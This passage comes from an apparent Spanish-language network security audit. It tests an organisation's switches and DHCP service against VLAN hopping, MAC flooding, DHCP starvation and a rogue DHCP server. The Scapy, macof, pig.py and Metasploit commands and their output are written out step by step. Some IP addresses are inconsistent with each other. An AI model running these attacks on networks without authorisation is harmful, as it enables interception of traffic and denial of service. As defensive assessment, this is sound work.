Al inspeccionar la salida de la herramienta Nmap aplicada al router/firewall desde Internet hacia la interfaz WAN para el escaneo de puertos TCP y UDP se encontraron los resultados que se agrupan en la Tabla 16.

Tabla 16. Servicios visibles en el Router/Firewall interfaz externa (WAN)

Puerto	Protocolo	Servicio	Descripción	Recomendación
443	TCP	HTTPS	Servidor Z-Push usado para sincronizar contactos, agenda y otros elementos desde el servidor de correo hacia clientes móviles	Mantener habilitado este servicio
2110	TCP	HTTP	Interfaz web de Xymon, la herramienta interna de monitoreo de infraestructura que se usa para monitorear remotamente usando un <i>smartphone</i> la infraestructura	Mantener habilitado este servicio

### ***Pruebas a Switch y Servicio DHCP***

La intención es validar la seguridad de capa 2 en la infraestructura actual probando la respuesta de los switches ante actividad maliciosa que deberían ser capaces de prevenir si están configurados apropiadamente. Se van a probar los siguientes ataques de capa 2 y DHCP:

- a) VLAN Hopping
- b) MAC Flooding
- c) DHCP Starvation
- d) Rogue DHCP
- e) ARP Spoofing

Todos estos ataques están explicados detalladamente en el Capítulo 2 del presente trabajo. Para ejecutarlos haremos uso de las herramientas scapy, macof, pigpy, metasploit y ettercap todas disponibles en Kali Linux.

## a) VLAN Hopping

**Intención:** Se quiere acceder desde una VLAN X a otra VLAN Y rompiendo el principio fundamental de una VLAN que es la separación de tráfico (asumiendo que no hay un router involucrado).

**Resultado esperado:** En un ambiente donde los switches estén configurados apropiadamente no debe ser posible que *frames* especialmente forjados puedan saltarse la protección fundamental que dan las VLANs que es la separación de tráfico.

### Desarrollo de la prueba:

Este es un ataque que forja un paquete 802.1Q con dos *tags* de VLAN. Actualmente en la organización hay una de las VLANs que tiene el *tag* 1 que es el valor por defecto y usar dicho valor puede hacer una red vulnerable a este ataque. Es precisamente desde dicha red en VLAN 1 y direccionamiento 10.0.0.254.0/24 (Red de Administración) que se va a ejecutar la prueba.

Para esto se usa el software Scapy en el CLI y una vez en el *prompt* se ejecuta el siguiente comando para forjar un paquete con doble *tag* de VLAN. El paquete que se está forjando es un ICMP *echo request* dirigido a la dirección *broadcast* capa 2. La ejecución del comando se en la Figura 35.

```
# scapy
Welcome to Scapy (2.2.0)
>>> sendp(Ether(dst='ff:ff:ff:ff:ff:ff',
src='00:01:02:03:04:05')/Dot1Q(vlan=1)/Dot1Q(vlan=10)/
... IP(dst='255.255.255.255', src='192.168.0.1')/ICMP())
.
Sent 1 packets.
```

Figura 35. Ejecución la herramienta scapy

La Figura 36 muestra una captura de paquetes usando Wireshark desde la máquina atacante conectada a la Red de Administración (que tiene el *tag* 1) para observar el paquete forjado.

No.	Time	Source	Destination	Protocol	Length	Info
56226	54.39941200	192.168.0.1	255.255.255.255	ICMP	50	Echo (ping) request id=
79037	76.58940100	192.168.0.1	255.255.255.255	ICMP	50	Echo (ping) request id=

▶ Frame 56226: 50 bytes on wire (400 bits), 50 bytes captured (400 bits) on interface 0  
 ▶ Ethernet II, Src: 3comCorp\_03:04:05 (00:01:02:03:04:05), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
 ▶ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 1  
 ▶ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 10  
 ▶ Internet Protocol Version 4, Src: 192.168.0.1 (192.168.0.1), Dst: 255.255.255.255 (255.255.255.255)  
 ▶ Internet Control Message Protocol

Figura 36. Captura de paquetes en máquina atacante para observar el doble *tag* de VLAN

La víctima es la Red de Servidores (que tiene *tag* 10) y en la Figura 37 se muestra el uso de Wireshark para capturar paquetes en dicha red. Se observa que se recibe el *frame* forjado en la máquina atacante lo que no debería suceder en una red que se segmenta usando VLANs.

No.	Time	Source	Destination	Protocol	Length	Info
18216	18.22107000	192.168.0.1	255.255.255.255	ICMP	60	Echo (ping) request id=0
40410	40.41058000	192.168.0.1	255.255.255.255	ICMP	60	Echo (ping) request id=0

▶ Frame 18216: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0  
 ▶ Ethernet II, Src: 3comCorp\_03:04:05 (00:01:02:03:04:05), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
 ▶ Internet Protocol Version 4, Src: 192.168.0.1 (192.168.0.1), Dst: 255.255.255.255 (255.255.255.255)  
 ▶ Internet Control Message Protocol

Figura 37. Captura de paquetes en un equipo de la VLAN víctima

**Resultado obtenido:** En base a la evidencia se concluye que la red es vulnerable a ataques VLAN Hopping.




## b) MAC Flooding

**Intención:** Este ataque consiste en tratar de inundar la tabla CAM de un switch con la intención de que al llenarse, el switch actúe como un *hub* y de esta manera poder capturar todos los datos que viajen por la red. La tabla CAM es una tabla dinámica que mapea direcciones MAC a puertos del switch.

**Resultado esperado:** El switch no debe comportarse como un *hub* cuando su tabla CAM se llena. Esto es algo que depende de la implementación del software del switch.

### Desarrollo de la prueba:

La computadora atacante está conectada al puerto número 13 del switch de la organización seleccionado para la prueba. Al entrar en la interfaz web del switch y hacer click en Network > MAC del menú podemos ver la tabla CAM del switch en el que se está filtrando por las direcciones MAC asociadas al puerto del switch en el que está conectado el equipo atacante (puerto 13). En la Figura 38 se puede apreciar que antes del ataque hay solo una entrada MAC en la tabla para el puerto en el que está conectado el equipo.



MAC	VLAN ID	Type	Port
c89c-dc71-6847	40	Learned	GigabitEthernet1/0/13

Figura 38. Tabla CAM para el puerto de la máquina atacante antes del ataque

El comando `macof` sirve para hacer ataques MAC Flooding generando *frames* con direcciones MAC de origen y destino aleatorias de forma indefinida hasta que el usuario cancele el ataque. Se ejecuta como puede observarse en la Figura 39.

```

# macof -i eth0
--Salida omitida por razones de espacio--
72:7c:2a:14:f5:c2 3d:60:fa:11:a2:df 0.0.0.0.20358 > 0.0.0.0.53619: S
322085491:322085491(0) win 512
f6:c9:eb:38:93:7f 97:70:d2:4:2f:55 0.0.0.0.24772 > 0.0.0.0.28924: S
472646414:472646414(0) win 512
85:ed:49:72:18:bf 5e:cd:e5:37:6f:b 0.0.0.0.20220 > 0.0.0.0.60095: S
1607219285:1607219285(0) win 512
e9:85:6a:5c:bf:28 ff:76:42:22:8b:54 0.0.0.0.34073 > 0.0.0.0.22503: S
1329927005:1329927005(0) win 512
11:8d:8d:69:83:e5 b4:10:9f:29:8:6c 0.0.0.0.5182 > 0.0.0.0.7031: S
1153442321:1153442321(0) win 512
1f:cb:56:16:a0:46 9d:28:f3:49:b9:e6 0.0.0.0.28168 > 0.0.0.0.8460: S
2005426188:2005426188(0) win 512
ea:f5:6d:1:e8:39 d:49:dc:65:99:90 0.0.0.0.8648 > 0.0.0.0.5005: S
861854675:861854675(0) win 512
b3:d5:98:78:d0:85 a8:f9:45:70:9f:8 0.0.0.0.65139 > 0.0.0.0.34326: S
331525205:331525205(0) win 512
4e:31:40:8:8d:a1 85:f2:5f:39:1e:ac 0.0.0.0.6387 > 0.0.0.0.30288: S
491487669:491487669(0) win 512
26:0:55:7c:58:96 e2:49:8e:60:64:ab 0.0.0.0.58030 > 0.0.0.0.18619: S
918885804:918885804(0) win 512

```

Figura 39. Resultado de ejecutar el comando macoff

Mientras se está ejecutando el ataque MAC Flooding puede verse que la tabla CAM se llena de nuevas entradas. Un nuevo vistazo a la tabla CAM del switch filtrando por lo referente al puerto 13 revela que el número de MACs para ese puerto ha crecido hasta las 7457 entradas (ver Figura 40). El tamaño máximo de la tabla CAM del modelo de switch usado en la organización es 8192 entradas [23]. Las restantes 735 entradas de la capacidad de la tabla CAM ya estaban ocupadas antes del ataque.

MAC	VLAN ID	Type	Port
000d-2130-b40f	40	Learned	GigabitEthernet1/0/13
001a-ed39-b6ab	40	Learned	GigabitEthernet1/0/13
0022-f764-b70d	40	Learned	GigabitEthernet1/0/13
0023-d90b-614a	40	Learned	GigabitEthernet1/0/13
0028-bd68-6fc1	40	Learned	GigabitEthernet1/0/13
002a-3311-6aa3	40	Learned	GigabitEthernet1/0/13
0039-5362-805a	40	Learned	GigabitEthernet1/0/13
003d-0657-76b0	40	Learned	GigabitEthernet1/0/13
0043-f327-08cd	40	Learned	GigabitEthernet1/0/13
0047-6425-4d8d	40	Learned	GigabitEthernet1/0/13
004c-9164-bbb5	40	Learned	GigabitEthernet1/0/13
004f-6b2e-e6b4	40	Learned	GigabitEthernet1/0/13
0052-c539-b478	40	Learned	GigabitEthernet1/0/13
005a-d960-cf02	40	Learned	GigabitEthernet1/0/13
0066-b107-83c0	40	Learned	GigabitEthernet1/0/13

7457 records, 15 per page | page 1/498, record 1-15

Figura 40. Tabla CAM para el puerto de la máquina atacante después del ataque

En algunos switches, este ataque hace que el dispositivo funcione como un *hub* y de esa forma podrían capturarse contraseña que viajen en texto plano por la red. Al tratar de capturar una contraseña desde la máquina atacante usando Wireshark (ver Figura 41) se observa que no logra capturarse ningún paquete.




Figura 41. Intento de captura de contraseña con Wireshark

**Resultado obtenido:** En base a la prueba realizada puede concluirse que el switch no es vulnerable ante ataques MAC Flooding.

### c) DHCP Starvation

**Intención:** La intención de este ataque es agotar el *pool* de direcciones IP del servidor DHCP haciendo un gran número de solicitudes de dirección IP.

**Resultado esperado:** Un entorno configurado apropiadamente no debería permitir que un solo equipo pueda solicitar todas las direcciones IP disponibles que un servidor DHCP tiene para ofertar ya que esto causaría una situación de DoS para usuarios legítimos que soliciten direccionamiento del servidor DHCP.

## Desarrollo de la prueba:

Para ejecutar este ataque existen varias herramientas disponibles, en este caso se hace uso de la herramienta pig (ver Figura 42).

```
# pig.py eth0
WARNING: No route found for IPv6 destination :: (no default route?)
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 - (Sniffer) READY
[DBG ] Thread 1 - (Sender) READY
[--->] DHCP_Discover
[--->] DHCP_Discover
[--->] DHCP_Discover
[--->] DHCP_Discover
[--->] DHCP_Discover
[--->] DHCP_Discover
[--->] DHCP_Discover
      --Parte de la salida omitida por razones de espacio--
[--->] DHCP_Discover
[--->] DHCP_Discover
[--->] DHCP_Discover
[ -- ] timeout waiting on dhcp packet count 4
[ ?? ]          waiting for DHCP pool exhaustion...
[ -- ] [DONE] DHCP pool exhausted!
```

Figura 42. Comando para hacer un DHCP Starvation

En la Figura 43 se visualiza una captura de paquetes al momento de la ejecución del ataque filtrando el tráfico para mostrar solo aquel que sea DHCP. En la captura se puede observar la gran cantidad de paquetes DHCP Discover que está enviando en ese momento la máquina atacante cada una desde la dirección IP 0.0.0.0 y una dirección MAC aleatoria.

En la salida del comando y en la captura de la Figura 43 no vemos ningún DHCP Offer. Esto significa que no se recibieron ofertas de direcciones DHCP desde el servidor y puede ser porque el DHCP ya entregó todo el *pool* de direcciones o porque el ataque no tuvo éxito. En este caso, debido a la configuración del servidor DHCP el ataque DHCP Starvation no tuvo éxito.




Figura 43. Ataque DHCP Starvation a nivel de paquetes

El servidor DHCP de la organización está configurado de tal manera que solo entrega direcciones IP a los clientes que se definen manualmente mediante la asociación de su dirección MAC con una IP definida como se aprecia las Figuras 44 y 45. Con esta configuración se evita que el servidor DHCP reparta direcciones a clientes no autorizados que la soliciten.

### Services: DHCP server




Figura 44. Configuración actual del servicio DHCP en la organización

DHCP Static Mappings for this interface.			
Static ARP	MAC address	IP address	Hostname
	68:b5:99:a9:a0:1e	100.100.203.2	Stwarp_11_1201
	00:04:23:cb:1d:88	100.100.203.3	scarp_1001
	c8:9c:dc:71:71:12	100.100.203.6	Dnsy_Ruog1
	08:00:27:6d:c2:09	100.100.203.7	ntepes
	c8:9c:dc:71:9b:8d	100.100.203.8	Elmora_Ecmbranc
	c8:9c:dc:71:68:47	100.100.203.9	Luennede_Dusan
	c8:9c:dc:71:9c:2e	100.100.203.10	Maidlinge_Mlorlum
	c8:9c:dc:71:9d:0f	100.100.203.11	elavord10

Figura 45. Mapeo dirección MAC – dirección IP en el DHCP de la organización

**Resultado obtenido:** En base a las pruebas hechas puede decirse que con la configuración actual el servicio DHCP no es vulnerable a un ataque DHCP Starvation.

#### d) Rogue DHCP

**Intención:** La finalidad de este ataque es instalar en la red un servidor DHCP no autorizado para proporcionar a las víctimas que soliciten configuración de parámetros de red en forma dinámica información falsa tal como el servidor DNS y el *gateway* por defecto que estén bajo control del atacante.

**Resultado esperado:** Un ambiente con switches bien configurados no debería permitir que un atacante pueda instalar un servidor DHCP no autorizado por la organización.

#### Desarrollo de la prueba:

Para lograr este ataque hay que ejecutar dos acciones:

1. Hacer un ataque DHCP Starvation para consumir el rango de direcciones IP que puede entregar el servidor DHCP legítimo.
2. Configurar un DHCP no autorizado (*Rogue DHCP*) y entregar direcciones IP de *gateway* por defecto (y de DNS si se quiere) de máquinas bajo control del atacante a los próximos clientes que soliciten estos parámetros mediante DHCP.

Para lograr este ataque hay que recolectar los siguientes datos previamente:

- Una dirección IP que no se esté usando actualmente en la red.
- Un rango de direcciones IP que no se esté usando actualmente en la red.

Para hacer esa investigación puede ejecutarse la herramienta Nmap con los parámetros que se observan en la Figura 46.

```
$ nmap -sP 10.0.203.0/24

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-12-08 15:29 VET
Nmap scan report for 10.0.200.1
Host is up (0.00012s latency).
MAC Address: 00:17:A4:3A:D8:FA (Hewlett-Packard Company)
Nmap scan report for 10.0.203.2
Host is up (0.00031s latency).
MAC Address: 68:B5:99:A9:A0:1E (Hewlett-Packard Company)
Nmap scan report for 10.0.203.6
Host is up (0.00016s latency).
MAC Address: C8:9C:DC:71:71:12 (Elitegroup Computer System CO.)
--Parte de la salida omitida por razones de espacio--
Nmap scan report for 10.0.203.220
Host is up (0.012s latency).
MAC Address: 00:0B:82:2F:63:98 (Grandstream Networks)
Nmap scan report for 10.0.203.242
--Parte de la salida omitida por razones de espacio --
Nmap done: 256 IP addresses (28 hosts up) scanned in 1.87 seconds
```

Figura 46. Barrido de ping usando Nmap

Al analizar la salida anterior podemos concluir que hay al menos 28 hosts activos en la red y pueden tomarse las siguientes direcciones IP que no se están utilizando:

- IP disponible: 10.0.203.3. Esta será la IP del router no autorizado que se está configurando.
- Rango de direcciones IP: 10.0.203.221-241. Este será el rango de direcciones a entregar por el DHCP no autorizado que se está tratando de implementar.

En la Figura 47 se muestra la configuración de interfaces de red de la máquina atacante antes de ejecutar el ataque. Podemos ver que la máquina cuenta con una sola interfaz de red con dirección IP 10.0203.9.

```
root@kali:~# ifconfig
eth0: Link encap:Ethernet HWaddr c8:9c:dc:71:68:47
       inet addr:10.0.203.9 Bcast:10.0.203.255 Mask:255.255.255.0
       inet6 addr: fe80::ca9c:dfff:fe71:6847/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
       RX packets:1760123 errors:0 dropped:976 overruns:0 frame:0
       TX packets:1402168 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:1014957110 (967.9 MiB) TX bytes:474191212 (452.2 MiB)

lo: Link encap:Local Loopback
     inet addr:127.0.0.1 Mask:255.0.0.0
     inet6 addr: ::1/128 Scope:Host
     UP LOOPBACK RUNNING MTU:65536 Metric:1
     RX packets:3665 errors:0 dropped:0 overruns:0 frame:0
     TX packets:3665 errors:0 dropped:0 overruns:0 carrier:0
     collisions:0 txqueuelen:0
     RX bytes:328262 (320.5 KiB) TX bytes:328262 (320.5 KiB)
```

Figura 47. Interfaces de red en la máquina atacante

A continuación y haciendo uso de los datos recolectados previamente se procede a configurar la máquina atacante para que reenvíe los paquetes IP que reciba y para esto es necesario crear una subinterfaz de la interfaz física del equipo (identificada con eth0). Una subinterfaz es una interfaz virtual a partir de la interfaz física. El comando para configurar una subinterfaz es el siguiente:

```
# ifconfig eth0:1 10.0.203.3 netmask 255.255.255.0
```

Luego de ejecutar el comando la configuración de interfaces de red en la máquina atacante queda como se aprecia en la Figura 48. Ahora hay una nueva interfaz lógica identificada con `eth0:1` y con dirección IP 10.0.203.3

```
root@10.10.10.10:~# ifconfig
eth0      Link encap:Ethernet  Hwaddr c8:9c:dc:71:68:47
          inet addr:10.10.10.9  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::ca9c:dcc:fe71:6847/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1783804 errors:0 dropped:976 overruns:0 frame:0
          TX packets:1419464 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1030822514 (983.0 MiB)  TX bytes:476955079 (454.8 MiB)

eth0:1    Link encap:Ethernet  Hwaddr c8:9c:dc:71:68:47
          inet addr:10.0.203.3  Bcast:10.0.203.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3665 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3665 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:328262 (320.5 KiB)  TX bytes:328262 (320.5 KiB)
```

Figura 48. Interfaces de red luego de crear una subinterfaz

El comando para habilitar enrutamiento (*ip forward*) en el sistema operativo Linux es:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Con estas configuraciones se logró hacer que la máquina atacante reenvíe al *gateway* legítimo todos los paquetes que va a recibir de la máquina víctima.

El siguiente paso es, mediante el servidor DHCP no autorizado, ofrecer a los clientes que soliciten direccionamiento por DHCP la IP 10.0.203.3 como *gateway* por defecto. El software Metasploit tiene un módulo para hacer este tipo de ataques y a continuación se describe la forma de hacerlo:

El software Metasploit se ejecuta mediante el siguiente comando:

```
# msfconsole
```

La pantalla de inicio de Metasploit se puede ver en la Figura 49.






Figura 49. Pantalla inicial de Metasploit

Para ingresar al módulo de DHCP estando en el CLI de Metasploit el comando es el siguiente:

```
msf > auxiliary/server/dhcp
```

Al ejecutar el comando de ayuda puede verse cuales son los parámetros a configurar en este módulo como puede visualizarse en la Figura 50.




Figura 50. Ayuda del módulo DHCP de Metasploit

Usando los datos en la Tabla 17 se aplican los parámetros necesarios para configurar el servidor DHCP no autorizado.

Tabla 17. Parámetros para configurar un *rogue* DHCP con Metasploit

Parámetro	Valor a colocar	Explicación
DHCPEND	10.0.203.241	Ultima IP del rango a entregar por el servidor DHCP
DHCPSTART	10.0.203.223	Primera IP del rango a entregar por el servidor DHCP
DNSSERVER	8.8.8.8	Servidor DNS a entregar por el servidor DHCP. Esta servidor puede ser también uno bajo el control del atacante
SRVHOST	10.0.203.9	La IP del servidor DHCP no autorizado. En este caso es la misma que la de la máquina atacante
NETMASK	255.255.255.0	Mascara de subred de la red donde está la victima
ROUTER	10.0.203.3	El <i>gateway</i> por defecto a entregar por el servidor DHCP. En este caso es la IP de la subinterfaz creada previamente

Los comandos para ejecutar el servidor DHCP no autorizado se muestran en la Figura 51.

```
msf > use auxiliary/server/dhcp
msf auxiliary(dhcp) > set DHCPEND 10.0.203.241
DHCPEND => 10.0.203.241
msf auxiliary(dhcp) > set DHCPSTART 10.0.203.223
DHCPSTART => 10.0.203.223
msf auxiliary(dhcp) > set DNSSERVER 8.8.8.8
DNSSERVER => 8.8.8.8
msf auxiliary(dhcp) > set SRVHOST 10.0.203.9
SRVHOST => 10.0.203.9
msf auxiliary(dhcp) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf auxiliary(dhcp) > set ROUTER 10.0.203.3
ROUTER => 10.0.203.3
msf auxiliary(dhcp) > run
[*] Auxiliary module execution completed

[*] Starting DHCP server...
```

Figura 51. Comandos Metasploit para hacer un *rogue* DHCP

En este punto ya se tiene ejecutando el servidor DHCP no autorizado. Al ejecutar una captura de paquetes filtrando por tráfico DHCP desde la maquina atacante se observa que está recibiendo todo tipo de trafico DHCP que viaja por la red. Parte de esta captura de paquetes es lo que se muestra en la Figura 52 siendo los paquetes más relevantes los DHCP Discover que se reciben ya que de estos es que se aprovecha el servidor no autorizado para ofrecer direcciones.

No.	Time	Source	Destination	Protocol	Length	Info
78	14.74990800	0.0.0.0	255.255.255.255	DHCP	392	DHCP Discover - Transaction ID 0xf8e2f756
83	16.80969100	0.0.0.0	255.255.255.255	DHCP	392	DHCP Discover - Transaction ID 0xf8e2f756
96	18.66021800	192.168.201.65	255.255.255.255	DHCP	346	DHCP Inform - Transaction ID 0x7a7efad6
104	18.86974400	0.0.0.0	255.255.255.255	DHCP	392	DHCP Discover - Transaction ID 0xf8e2f756
123	21.78653300	0.0.0.0	255.255.255.255	DHCP	342	DHCP Request - Transaction ID 0xf6ff8853
124	21.78732200	192.168.203.1	192.168.203.253	DHCP	382	DHCP ACK - Transaction ID 0xf6ff8853
171	24.37525400	192.168.201.42	255.255.255.255	DHCP	346	DHCP Inform - Transaction ID 0x6b5499a5
338	46.69170500	192.168.201.77	255.255.255.255	DHCP	346	DHCP Inform - Transaction ID 0x5809e4a1
617	82.97376200	0.0.0.0	255.255.255.255	DHCP	392	DHCP Discover - Transaction ID 0x5527ec6d
629	83.81096300	192.168.201.48	255.255.255.255	DHCP	391	DHCP Request - Transaction ID 0x4ae3564f
630	83.81185300	192.168.201.1	255.255.255.255	DHCP	351	DHCP ACK - Transaction ID 0x4ae3564f

▶ Frame 83: 392 bytes on wire (3136 bits), 392 bytes captured (3136 bits) on interface 0  
 ▶ Ethernet II, Src: Grandstr\_29:f8:4f (00:0b:82:29:f8:4f), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
 ▶ Internet Protocol Version 4, Src: 0.0.0.0 (0.0.0.0), Dst: 255.255.255.255 (255.255.255.255)  
 ▶ User Datagram Protocol, Src Port: 68 (68), Dst Port: 67 (67)  
 ▶ Bootstrap Protocol (Discover)

Figura 52. Captura de tráfico DHCP que llega a la máquina atacante

